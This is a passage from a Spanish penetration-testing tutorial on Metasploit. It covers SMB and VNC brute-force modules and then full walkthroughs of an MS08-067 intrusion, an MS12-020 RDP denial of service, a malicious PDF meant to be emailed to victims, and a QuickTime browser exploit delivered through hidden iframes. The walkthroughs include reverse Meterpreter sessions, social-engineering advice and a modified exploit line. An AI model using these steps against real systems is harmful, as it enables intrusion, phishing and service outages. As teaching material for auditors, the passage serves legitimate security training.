[*] Auxiliary module execution completed
```

Fig 2.25: Detección de versión de sistema operativo y SMB.

Este tipo de escáneres orientados a un servicio concreto son más silenciosos que los escáneres que analizan un gran número de servicios o recursos, por lo que si se necesita evitar un análisis masivo y ruidoso, estas herramientas son esenciales.

En la ruta *auxiliary/scanner/smb/smb_login* se encuentra la aplicación que permite realizar una prueba de fuerza bruta sobre el protocolo SMB. Se le puede especificar un fichero con usuarios y contraseñas, configurarle para que se comprueben los *passwords* en blanco, nombres de usuario utilizados como contraseñas, etcétera. Además, si *Metasploit* se encuentra conectado a una base de datos este módulo registrará en ésta los *login* satisfactorios y sobre qué máquinas ocurrieron. Directamente, también se puede probar con usuario y contraseña, y por contraseña también se entiende un *hash* LM y NT.

Otra herramienta para obtener información sobre el servicio SMB es *auxiliary/scanner/smb/smb_enumshares*, la cualpermite determinar que recursos compartidos son proporcionados por SMB en una o en un conjunto de máquinas remotas. La herramienta *auxiliary/scanner/smb/smb_enumusers* determina que usuarios locales existen en la máquina remota.

Para el servicio VNC se dispone de las herramientas *auxiliary/scanner/vnc/vnc_login* y *auxiliary/scanner/vnc/vnc_none_auth*. La primera realiza un ataque de fuerza bruta sobre un servicio VNC, como en las anteriores herramientas se le puede pasar un fichero con usuarios, contraseñas, prueba de contraseñas en blanco, etcétera. La segunda herramienta permite saber si un servidor VNC permite la autenticación sin contraseña. Puede parecer extraño encontrarse con algo así, pero una mala configuración, un servidor olvidado en el entorno, un fallo por parte de un administrador puede llevar a esta situación.

Existen gran cantidad de herramientas para muchos servicios, simplemente se debe buscar en la ruta *auxiliary/scanner*. Herramientas para HTTP, *MySQL*, *netbios*, NFS, *Oracle*, *Postgres*, SAP, SIP, SNMP, etcétera. Como se puede ver *Metasploit* proporciona gran cantidad de pequeñas utilidades para realizar una exploración y análisis de servicios sin desplegar ruido sobre el entorno.

Capítulo III
El arte de la intrusión

1. Ámbito

El presente capítulo explica la fase de explotación de vulnerabilidades mediante el uso de *Metasploit*. En esta fase el auditor, tras analizar la información obtenida y las posibles vulnerabilidades encontradas, lanzará uno o varios *exploits* con el objetivo de lograr acceso a un sistema informático remoto o información a la que no tiene un acceso autorizado.

Esta fase necesita que el auditor disponga del *framework* actualizado con *exploits* recientes, los cuales pueden ser obtenidos a través de Internet. Cuanto mayor número de *exploits* recientes se tenga más posibilidades existen de disponer de la llave que proporcione el éxito en el test de intrusión.

Además, se debe estar informado sobre las vulnerabilidades que aparecen diariamente sobre los sistemas, ya que esto puede ayudar a encontrar pequeños agujeros en los mismos, aunque se encuentren actualizados casi diariamente.

La elección del *payload* es algo fundamental y crítico a la hora de realizar la explotación de un sistema. El auditor debe elegir el contexto en el que se moverá, es decir, si utilizará un *payload* para la fase de post-explotación, o por el contrario, le basta con conseguir una *shell* sobre un sistema concreto y demostrar la vulnerabilidad del sistema. Existe gran variedad de funcionalidades base para los *payloads*, las cuales podrán estudiarse en el presente capítulo.

Por otro lado, hay que comentar que la explotación de un sistema puede ir acompañado de la interacción de un usuario con el atacante, por ejemplo a través de una conexión a un servidor web, o la no interacción de la víctima con el atacante. Por ejemplo un usuario no dispone de un servicio actualizado o correctamente configurado. Es bastante lógico, y así se entiende que un ataque sin interacción de la víctima provoca mayor temor por parte de los usuarios, pero hoy en día es igual de factible y temible un ataque con interacción, ya que un usuario normal utiliza *links* para acceder a mucha información en su día a día, y son aquellos *links* los que pueden llevarle a cualquier lugar de Internet inesperado, por ejemplo un servidor web que lance *exploits* sobre el equipo de la víctima.

Por último destacar, que en muchas ocasiones la explotación de vulnerabilidades puede llegar a ser frustrante, ya que puede parecer que no se encuentra la vía de acceso para realizar la explotación, o que incluso no existe un *exploit* que aproveche esa vía. Se recomienda a los lectores que tengan

paciencia, realicen un estudio y análisis de los sistemas exhaustivo y que en muchas ocasiones el camino más corto hacia el objetivo no es el mejor, y estudiando un camino alternativo se puede lograr mayor éxito en el test de intrusión.

Como ejemplo práctico se indica el siguiente: se debe probar la seguridad de un equipo con *Windows 7*, y se dispone de conectividad directa desde el equipo del auditor, pero por mucho que se lanzan *exploits* no se logra vulnerar el equipo. Tras analizar el segmento en el que se localiza el equipo objetivo, se encuentran equipos con sistemas operativos *Windows XP*, los cuales se detecta que son vulnerables.

Tras aprovechar estas vulnerabilidades son controlados remotamente, y se puede obtener información valiosa de ellos, como por ejemplo, un listado de usuarios y *hashes*, ¿y si esos usuarios se encuentran en el equipo con *Windows 7*? Ya se dispondría de acceso al equipo objetivo. No se ha utilizado el camino más corto, pero por un camino alternativo se ha obtenido el éxito en la prueba de intrusión.

2. Payloads

Los *payloads* son uno de los protagonistas de este libro y de los test de intrusión. Ellos aportan el éxito o el fracaso en muchas de las pruebas que se pueden realizar en el proceso. Son la esencia del ataque, la semilla que se ejecuta en el interior de la máquina remota y proporcionará al atacante o auditor el poder de controlar el sistema remoto.

Existen distintos tipos de *payloads* como son los *singles, stagers y staged.* Estos diferentes tipos permiten gran versatilidad y pueden ser de gran utilidad en numerosos escenarios posibles.

Los *paylaod* de tipo *single*, también conocidos como *inline*, son autónomos y realizan una tarea concreta o específica. Por ejemplo, *bind* a una *shell*, creación de un usuario en el sistema, ejecución de un comando, etcétera.

Los *payload* de tipo *stagers* se encargan de crear la conexión entre el cliente y la víctima, y generalmente, son utilizados para descargar *payloads* de tipo *staged.*

Los *payload* de tipo *staged* se descargan y son ejecutados por los de tipo *stagers* y normalmente son utilizados para realizar tareas complejas o con gran variedad de funcionalidades, como puede ser, un *meterpreter*. En otras palabras los de tipo *staged* utilizan pequeños *stagers* para ajustarse en pequeños espacios de memoria dónde realizar la explotación. La cantidad de memoria que se dispone para realizar la explotación, en la mayoría de los casos, está limitada. Los *stagers* se colocan en este espacio y realizan la función necesaria para realizar la conexión con el resto del *payload*, de tipo *staged.*

Todos los *exploits* en *Metasploit* utilizan *exploit/multi/handler*. Este módulo es capaz de gestionar y manejar cada uno de los *exploits* que se encuentran en el *framework*, sin importar la conexión o el tipo de arquitectura. Este módulo está diseñado de tal forma que sabe como tratar cada tipo de

payload porque en su configuración se le dice que debe esperar. Cuando el auditor se encuentra con un módulo cargado, previo uso del comando *use*, llega un momento en el que se debe elegir el *payload*, con la instrucción *set PAYLOAD <ruta payload>*, y es en este punto cuando implícitamente se llama a *exploit/multi/handler* de manera transparente al auditor. En otras ocasiones, puede ser que se deba utilizar explícitamente a *exploit/multi/handler* para manejar y gestionar las posibles sesiones remotas.

Para visualizar todos los *payloads* disponibles en el *framework* se dispone del comando *show payloads* ejecutado desde la raíz de *msfconsole*. Si se ejecuta este comando una vez se encuentra cargado un módulo concreto, sólo se mostrarán los *payloads* válidos para dicho módulo, siempre y cuando el desarrollador del módulo así lo haya especificado.

La ruta donde se encuentran físicamente estos *payloads*, (hay que tener en cuenta que en el libro se utiliza *BackTrack*), es */pentest/exploits/framework3/modules/payloads* donde se organizan los 3 tipos por carpetas con los nombres de éstos.

Otra de las cosas que hay que tener en cuenta cuando se listan los distintos *payloads* es la propiedad *NoNX* y *NX*. El NX bit es una característica de los procesadores modernos para prevenir la ejecución de código en ciertas áreas de memoria. Por ejemplo, en sistemas *Windows* NX es implementado como DEP. Si se ve esta característica en algún *payload* del listado significa que ese código está preparado para evadir el DEP.

Los *payloads* que indican IPv6 en la lista indican que están preparados para funcionar en redes IPv6.

```
  windows/messagebox                                  normal  Windows MessageBox
  windows/meterpreter/bind_ipv6_tcp                   normal  Windows Meterpreter
(Reflective Injection), Bind TCP Stager (IPv6)
  windows/meterpreter/bind_nonx_tcp                   normal  Windows Meterpreter
(Reflective Injection), Bind TCP Stager (No NX or Win7)
  windows/meterpreter/bind_tcp                        normal  Windows Meterpreter
(Reflective Injection), Bind TCP Stager
  windows/meterpreter/find_tag                        normal  Windows Meterpreter
(Reflective Injection), Find Tag Ordinal Stager
  windows/meterpreter/reverse_http                    normal  Windows Meterpreter
```

Fig 3.01: Ejecución de *show payloads*.

La elección del *payload* es fundamental, y puede llevar a la prueba al éxito o al fracaso. En condiciones normales, para poder realizar la prueba de explotación valdría con un *exploit* de tipo *single*, el cual deje una evidencia de que se ha ejecutado código arbitrario en el sistema.

También hay que tener claro que, generalmente, los test de intrusión no es sólo ejecutar código arbitrario en una máquina remota, ya que se pueden utilizar estas máquinas vulneradas para acceder a recursos más interesantes en una organización y conseguir mejores resultados. Es por esta razón que los tipos *stagers* son también muy interesantes y útiles en algunos escenarios.

3. Intrusión sin interacción

El lanzamiento de *exploits* sobre máquinas objetivo sin interacción por parte del usuario es uno de los puntos que más puede asustar a los usuarios y propietarios de máquinas o empresas. Esta situación es crítica ya que si una máquina es vulnerable a un *exploit* el cual no requiera de interacción por parte del usuario, cualquier atacante podría tomar el control remoto de dicho equipo sin que el usuario notase, *a priori*, nada extraño.

A continuación se van a proponer algunos ejemplos mediante el uso de pruebas de concepto en el que se podrá estudiar la configuración y ejecución de este tipo de *exploits* y situaciones.

PoC: La primera intrusión

En esta prueba de concepto se hará uso de la vulnerabilidad *MS08-067*, de la que se puede obtener más información y detalles en el siguiente sitio web *http://www.microsoft.com/latam/technet/seguridad/boletines/2008/ms08-067.mspx*.

En primer lugar, tras arrancar *msfconsole*, se puede realizar una búsqueda por servicio, tecnología, aplicación, mediante el comando *search*, por ejemplo *search netapi*. Se obtiene así una lista con los módulos que encajan con el patrón de búsqueda introducido anteriormente.

```
msf > search netapi
[*] Searching loaded modules for pattern 'netapi'...

Exploits
========

   Name                              Disclosure Date  Rank    Description
   ----                              ---------------  ----    -----------
   windows/smb/ms03_049_netapi      2003-11-11       good    Microsoft Workstation Service NetAddAlte
rnateComputerName Overflow
   windows/smb/ms06_040_netapi      2006-08-08       great   Microsoft Server Service NetpwPathCanoni
calize Overflow
   windows/smb/ms06_070_wkssvc      2006-11-14       manual  Microsoft Workstation Service NetpManage
IPCConnect Overflow
   windows/smb/ms08_067_netapi      2008-10-28       great   Microsoft Server Service Relative Path S
tack Corruption
```

Fig 3.02: Búsqueda de módulos con el comando *search*.

En este punto ya se dispone de la ruta donde se aloja el módulo que se requiere, en este ejemplo sería *exploit/windows/smb/ms08_067_netapi*. Para cargar el módulo se utiliza el comando *use*, y una vez cargado se pueden configurar sus variables para lanzar el *exploit* sobre el objetivo. El cual en esta prueba de concepto es una máquina *Windows XP SP3 spanish*. Este *exploit* se puede utilizar sobre una gran cantidad de objetivos, cubriendo *Windows 2000, 2003* y *XP* con SP2 y SP3.

Hay que recordar que los comandos *info* o *help* ayudan a obtener información sobre el módulo o sobre los comandos que se pueden utilizar. Además, el comando *show* aporta información, por ejemplo, sobre las opciones con las que se puede configurar el *exploit* y las opciones que dispone el *payload*, o los *payloads* disponibles para este módulo con *show payloads*, o incluso los *target* compatibles con el módulo con *show targets*.


```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.37
RHOST => 192.168.1.37
```

Fig 3.03: Carga del *exploit* y configuración del módulo.

Una vez cargado el módulo, si se ejecuta *show options* se muestran las variables para configurar el *exploit*. En este ejemplo, se configura la variable RHOST para indicar cual es la máquina objetivo. Además, se debe indicar en la variable PAYLOAD cual de ellos se quiere ejecutar. Una vez indicado el *payload* si se vuelve a ejecutar el comando *show options* se puede observar como aparecen, además de las variables de configuración del *exploit*, las variables de configuración del *payload*.

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.1.37     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) > set LHOST 192.168.1.35
LHOST => 192.168.1.35
```

Fig 3.04: Carga del *payload* y configuración del módulo.

Es muy interesante entender distintos conceptos en el comportamiento de los *payload* en función de si son inversos, *reverse*, o directos, *bind*. En la prueba de concepto se ha utilizado un *payload meterpreter* de conexión inversa, por lo que se debe configurar al código del *payload* dónde se debe

conectar mediante la variable LHOST, es decir, a la dirección IP del atacante o de un servidor que recoja las conexiones que se encuentre bajo el control del atacante.

Por otro lado, se podría haber utilizado un *payload* con conexión directa, *bind*. En ese caso, en vez de aparecer la variable LHOST en la configuración del *payload*, aparecería la variable RHOST, que debe ser la dirección IP de la máquina a la que se quiere acceder. Hay que recordar que en un *payload* de conexión directa, es el auditor quién se conecta a la víctima. Tras el lanzamiento del *exploit*, se deja en un puerto a la escucha, por ejemplo, una *shell*, y es entonces el auditor quién se conecta a ese puerto dónde espera la *shell* remota.





Fig 3.05: Detalle de la conexión de los *payload*.

El comando *check* permite verificar si el equipo remoto es vulnerable al módulo cargado, por esto, antes de lanzar el *exploit* se puede utilizar este comando para verificar la vulnerabilidad. Una vez verificada se lanza el comando *exploit*, y se obtiene la sesión remota, en este caso de *meterpreter*.

```
msf exploit(ms08_067_netapi) > check

[*] Verifying vulnerable status... (path: 0x0000005a)
[+] The target is vulnerable.
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.35:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.1.37
[*] Meterpreter session 2 opened (192.168.1.35:4444 -> 192.168.1.37:1043) at 2012-06-24 17:48:05
+0200
```

Fig 3.06: Explotación de la máquina *Windows XP SP3 spanish*.

PoC: Denegación de servicio y las pérdidas

En esta prueba de concepto no se realiza un proceso de intrusión, pero sí se comprueba la seguridad de los servicios de los que puede disponer una empresa, cuyas caídas pueden provocar pérdidas a éstas, ya sea de forma privada o pública. En este ejemplo se utilizará la vulnerabilidad *MS12-020* de la que se puede obtener mayor información en la siguiente URL: *http://technet.microsoft.com/es-es/*

security/bulletin/ms12-020. La máquina objetivo en el siguiente escenario será un *Windows 7* con SP1 de 64 bits. También son posibles *targets* las siguientes versiones de los sistemas operativos XP, 2003, 2008 ó 2008 R2.

En primer lugar, la víctima debe disponer de una configuración concreta de su servicio de escritorio remoto. Como se puede visualizar en la imagen existen 3 opciones en *Windows 7*, lógicamente, si no se permiten conexiones no se podrá realizar la denegación de servicio, y por otro lado, si se configura que sólo se permitan las conexiones desde equipos que ejecuten escritorio remoto con autenticación a nivel de red tampoco. Por lo que si la víctima dispone de la configuración permitir conexiones que ejecuten cualquier versión de escritorio remoto, puede ser vulnerable si no ha actualizado con la corrección de la vulnerabilidad.





Fig 3.07: Configuración escritorio remoto en *Windows 7*.

Para obtener el módulo se puede descargar directamente en la siguiente web *www.metasploit.com/modules/auxiliary/dos/windows/rdp/ms12_020_maxchannelids* teniendo en cuenta que es un módulo de tipo *auxiliary*.

```
msf > search ms12-020

Matching Modules
================

   Name                                               Disclosure Date  Rank    Description
   ----                                               ---------------  ----    -----------
   auxiliary/dos/windows/rdp/ms12_020_maxchannelids  2012-03-16       normal  MS12-020 Microsoft
Remote Desktop Use-After-Free DoS


msf > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf  auxiliary(ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  3389             yes       The target port

msf  auxiliary(ms12_020_maxchannelids) > set RHOST 192.168.0.55
RHOST => 192.168.0.55
msf  auxiliary(ms12_020_maxchannelids) > run

[*] 192.168.0.55:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 192.168.0.55:3389 - 210 bytes sent
[*] 192.168.0.55:3389 - Checking RDP status...
[!] 192.168.0.55:3389 seems down
[*] Auxiliary module execution completed
```

Fig 3.08: Denegación de servicio del escritorio remoto de una máquina *Windows 7*.

Una vez se dispone del módulo en el *framework* se accede a él y se configura, de manera sencilla, el equipo remoto al que se quiere denegar el servicio. Si todo va bien, se obtendrá un mensaje que enuncia *seems down*. Si la máquina a auditar dispusiera de un servicio de escritorio remoto en otro puerto que no sea el de por defecto, se puede utilizar la variable RPORT para indicar cual es el puerto que se está utilizando.

Parece que todo ha funcionado correctamente y que la máquina ha caído. En función de la configuración de la máquina ésta se reiniciará tras realizar un volcado de memoria. ¿Y si tras volverse a levantar se le vuelve a realizar una denegación de servicio? ¿Y si la máquina no está configurada para reiniciarse y queda fuera de servicio hasta su reinicio manual? Estas preguntas son bastante lógicas, y la realidad es que si la máquina es vulnerable la empresa tiene un gran problema, el cual debería ser solucionado con la aplicación del parche para evitar este agujero.

```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

RDPWD.SYS

PAGE_FAULT_IN_NONPAGED_AREA

If this is the first time you've seen this stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any Windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x00000050 (0xC5F58A0C,0x00000000,0x8FAFFAEE,0x00000002)

***     RDPWD.SYS - Address 8FAFFAEE base at 8FAE0000, Datestamp 4a5bcaee

Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk:  10
```

Fig 3.09: Pantallazo azul de *Windows 7* tras la denegación de servicio.

4. Intrusión con interacción

Client side attack o ataques del lado del cliente, son ataques que permiten al atacante tomar el control de una máquina víctima explotando una vulnerabilidad de una aplicación que es ejecutada por el usuario. Este tipo de ataques son muy frecuentes, cada vez son más complejos y provocan que la víctima no sepa realmente lo que está haciendo con su máquina.

Esta técnica consiste en crear, ya sea un fichero, un servicio, o una aplicación, con fines maliciosos con el objetivo de obtener acceso a la máquina de la víctima, ya sea por red local o por Internet.

Metasploit ayuda mucho en este tipo de ataques y en este apartado se demostrará la flexibilidad a la hora de pensar en un ataque de este tipo.

A continuación se proponen distintos escenarios y pruebas de concepto con los que el lector puede asimilar la técnica y los conceptos de manera sencilla y rápida.

PoC: Los archivos adjuntos pueden ser muy peligrosos

En esta prueba de concepto se utilizará la posibilidad de crear archivos maliciosos con el fin de que las víctimas lo ejecuten mediante el uso de una aplicación vulnerable. En la prueba se utiliza una vulnerabilidad de la famosa herramienta *Adobe Reader*, la cual es vulnerable en sus versiones 8.x y 9.x del producto.

En este ejemplo se ha decidido explotar esta vulnerabilidad debido a que afecta a los archivos PDF, muy utilizados en Internet, y a una de las herramientas que disponen la mayoría de los usuarios para visualizar este tipo de archivos. Existen otras vulnerabilidades de este tipo, comúnmente conocidas como *FileFormat*, en el que se pueden crear documentos ofimáticos de aplicaciones muy utilizadas como *Word* o *Excel*, o archivos de listas de reproducción de *iTunes*, cuyos fines son maliciosos.

Una de las vías de distribución de este ataque sería, por ejemplo en el contexto de una gran empresa, el correo electrónico. Mediante la utilización de un servidor de correo electrónico se podría hacer llegar este tipo de archivos a toda una organización y con alta probabilidad habría usuarios que ejecutarían estos archivos. Otra de las vías, sería colgar estos archivos en foros, blogs, sitios web bajo el control del atacante, etcétera. Como siempre, todo depende de la imaginación del atacante y de la calidad de su ingeniería social.

El escenario que se propone en esta prueba de concepto es que un atacante prepara un documento PDF en el cual se inyecta un *payload* de tipo *Meterpreter*. Este archivo utilizará una plantilla, es decir, un documento PDF real que será el que se visualizará cuando la víctima lo ejecute. Además, cuando la víctima lo ejecute, si su aplicación *Adobe Reader* es vulnerable se ejecutará el *payload*. El atacante realizará la distribución mediante el uso del correo electrónico, como archivo adjunto. El atacante deberá cargar el módulo *exploit/multi/handler* para recoger las distintas conexiones que se obtengan por las explotaciones realizadas con éxito mediante el archivo PDF malicioso.

El *exploit* se encuentra alojado en *exploit/windows/fileformat/adobe_pdf_embedded_exe* en la ruta relativa a *msfconsole*. Si se miran los *targets*, se encuentra que sólo funciona para *Windows XP SP3* versión inglesa. Si el objetivo son víctimas con sistemas operativos en otro idioma, el ataque por defecto no funcionará. Existe una fácil solución y es modificar el *script* en *Ruby* y añadir lo necesario para que el *exploit* funcione en sistemas operativos con la versión española.

El *exploit* se encuentra en la ruta */pentest/exploits/framework3/modules/exploits/windows/fileformat/adobe_pdf_embedded_exe.rb* ó */opt/opt/metasploit3/msf3/modules/exploits /windows/fileformat/adobe_pdf_embedded_exe.rb*. Para modificar el *exploit* y que funcione en *Windows XP SP3* en español se debe localizar la siguiente línea en el código.

```
dirs = [ "Desktop", "My Documents", "Documents"]
```

Simplemente se deben añadir los siguientes nombres a la anterior línea.

```
dirs = [ "Desktop", "My Documents", "Documents", "Escritorio", "Mis Documentos",
"Documentos" ]
```

Una vez modificado el *script* se debe arrancar *msfconsole* y se podrá utilizar el nuevo módulo modificado. En la siguiente tabla se pueden visualizar algunos parámetros interesantes a configurar tras la carga del módulo *adobe_pdf_embedded_exe*.

Parámetro	Valor
EXENAME	Nombre del ejecutable del *payload*, si no se indica se autogenera uno.
FILENAME	Se indica el nombre que recibirá el PDF malicioso.
INFILENAME	Se indica la ruta donde se encuentra el PDF real que se utilizará para mostrar a la víctima.
LAUNCH_MESSAGE	Mensaje que visualizará la víctima, el cual si ejecuta se realizará la explotación. Debe ser un mensaje creíble.

Tabla 3.01: Configuración del módulo *adobe_pdf_embedded_exe*.

```
INFILENAME => /root/Desktop/miPlantilla.pdf
msf exploit(adobe_pdf_embedded_exe) > set OUTPUTPATH /root
OUTPUTPATH => /root
msf exploit(adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name           Current Setting
                      Required  Description
   ----           ---------------
                      --------  -----------
   EXENAME
                      no        The Name of payload exe.
   FILENAME       evil.pdf
                      no        The output filename.
   INFILENAME     /root/Desktop/miPlantilla.pdf
                      yes       The Input PDF filename.
   LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show this message again
" box and press Open.  no       The message to display in the File: area
   OUTPUTPATH     /root
                      yes       The location of the file.
```

Fig 3.10: Configuración para la creación del PDF malicioso.

Además, hay que configurar el parámetro PAYLOAD, en este ejemplo se ha utilizado *set PAYLOAD windows/meterpreter/reverse_tcp*. Indicando a qué IP se tiene que conectar el *payload*.

Una vez configurado se ejecuta el comando *exploit* y se genera el fichero PDF malicioso. Se puede empezar la distribución mediante el correo electrónico, pero a la vez se debe estar preparado para recibir las conexiones o sesiones remotas. Para ello se carga en *msfconsole* el módulo *exploit/multi/handler*. Este manejador sirve para que cuando la víctima ejecute el archivo y el *payload* realice la conexión inversa al atacante, este módulo gestionará este proceso dando acceso al atacante a la máquina remota.

Este módulo se configura de manera sencilla, simplemente se debe indicar que tipo de *payload* se espera y cual es la dirección IP local, es decir, a la que el *payload* se va a conectar.

```
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.0.62
LHOST => 192.168.0.62
```

Fig 3.11: Configuración del manejador de *Metasploit*.

Una vez que las posibles víctimas han abierto el correo, han ejecutado el archivo PDF y disponen de una versión de la aplicación vulnerable se muestra un *warning* al usuario. Es por ello que el mensaje que se introduzca en el parámetro LAUNCH_MESSAGE es importante que sea creíble, un toque de ingeniería social. El usuario pulsa sobre *open* y se estará ejecutando el *payload* en la máquina de la víctima.





Fig 3.12: Ejecución del PDF por parte de la víctima.

La explotación devuelve una consola de *Meterpreter* y el usuario o víctima puede seguir visualizando el PDF, el cual muestra el contenido de la plantilla utilizada para crear el PDF malicioso.

```
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.0.62:4444
[*] Starting the payload handler...
[*] Sending stage (749056 bytes) to 192.168.0.61
[*] Meterpreter session 1 opened (192.168.0.62:4444 -> 192.168.0.61:2321) at 2012-06-27 03.09:21
+0200

meterpreter > background
msf exploit(handler) > sessions -l

Active sessions
===============

  Id  Type                   Information  Connection
  --  ----                   -----------  ----------
  1   meterpreter x86/win32               192.168.0.62:4444 -> 192.168.0.61:2321
```

Fig 3.13: Obtención de la sesión inversa de *Meterpreter*.

PoC: QuickTime y sus conexiones por Rubén Santamarta

A finales del año 2010, salió una de las vulnerabilidades más importantes en los últimos tiempos en lo que se refiere a Apple y sus productos. Rubén Santamarta, investigador español de seguridad

y muy conocido como *reversemode*, sacó a la luz pública esta vulnerabilidad y su correspondiente *exploit* el cual permitía a un atacante ejecutar código arbitrario en las versiones XP de *Windows* con SP3. Esta vulnerabilidad se encontraba escondida en *QuickTime Player* y llevaba 9 años ahí. La vulnerabilidad se debe a un parámetro denominado *_Marshaled_pUnk*, en el visor de *QuickTime* que se utiliza para cargar elementos desde la ventana. Según comentaba Rubén Santamarta, cuando publicó su *exploit* en el artículo *http://www.reversemode.com/index.php?option=com_content&task=view&id=69&Itemid=1*, parece que alguien se olvidó de limpiar esta funcionalidad.

El día después de que Rubén liberase este *0day* que afectaba a las últimas versiones de *QuickTime*, por aquel entonces la 7.6.6 y la 7.6.7, los desarrolladores de *Metasploit* liberaron un módulo para el *framework*.

El escenario de la prueba de concepto es el siguiente: existe un atacante, con una distribución *BackTrack* que quedará a la espera de que las víctimas, que ejecuten una versión de *QuickTime* 7.6.7 o inferior, se conecten a un recurso propuesto por el atacante. ¿Cómo se logra que las víctimas se conecten a la máquina del atacante? Esta pregunta tiene muchas respuestas, y normalmente se puede contestar con la palabra imaginación. No existe un método único, y siempre cada método puede ser ejecutado con toques interesantes de creatividad e imaginación. Por ejemplo, el atacante puede haber distribuido una gran cantidad de *links* por foros, blogs, redes sociales, correos electrónicos, etcétera que redirijan a una víctima a la dirección IP y al recurso malicioso del atacante. En muchas ocasiones, la víctima no será vulnerable al *exploit*, ya sea porque no dispone de esa aplicación, o porque la aplicación está parcheada.

Otro método interesante es interceptar el tráfico de las víctimas, encontrándose en la red local del atacante y redirigirla hacia el recurso malicioso. Quizá uno de los métodos más interesantes, y que es muy utilizado en el mundo real para distribuir *malware*, es disponer de una serie de páginas *hackeadas* a las que se coloca un *iframe* transparente que apunta hacia el recurso malicioso. En este caso cuando la víctima entra a la página web real, su navegador carga el *iframe*, el cual apunta hacia el recurso malicioso y se puede llevar a cabo la explotación, sin más interacción por parte de la víctima que el simple acceso a un sitio web.

```
msf > search marshaled
[*] Searching loaded modules for pattern 'marshaled'...

Exploits
========

   Name                                                      Disclosure Date  Rank   Description
   ----                                                      ---------------  ----   -----------
   windows/browser/apple_quicktime_marshaled_punk            2010-08-30       great  Apple QuickTime 7.6.7
 _Marshaled_pUnk Code Execution

msf > use exploit/windows/browser/apple_quicktime_marshaled_punk
msf exploit(apple_quicktime_marshaled_punk) >
```

Fig 3.14: Carga del módulo *marshaled_punk* para *Apple QuickTime 7.6.7*.

Tras buscar *marshaled* en el *framework* se carga el módulo y se prepara el entorno para que cuando el cliente realice la petición y ejecute la aplicación vulnerable, *client side attack*, el *exploit* realice el trabajo y devuelva el control de la máquina remota.


```
Exploit target:

   Id  Name
   --  ----
   0   Apple QuickTime Player 7.6.6 and 7.6.7 on Windows XP SP3


msf exploit(apple_quicktime_marshaled_punk) > set SRVHOST 192.168.0.62
SRVHOST => 192.168.0.62
msf exploit(apple_quicktime_marshaled_punk) > set SRVPORT 80
SRVPORT => 80
msf exploit(apple_quicktime_marshaled_punk) > set URIPATH /juegos
URIPATH => /juegos
msf exploit(apple_quicktime_marshaled_punk) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(apple_quicktime_marshaled_punk) > set LHOST 192.168.0.62
LHOST => 192.168.0.62
```

Fig 3.15: Configuración del módulo *marshaled_punk*.

La configuración es sencilla, se deben asignar valores a las variables o a los parámetros siguientes:

Parámetro	Valor
SRVHOST	La dirección IP dónde se implementa el recurso malicioso o *exploit*
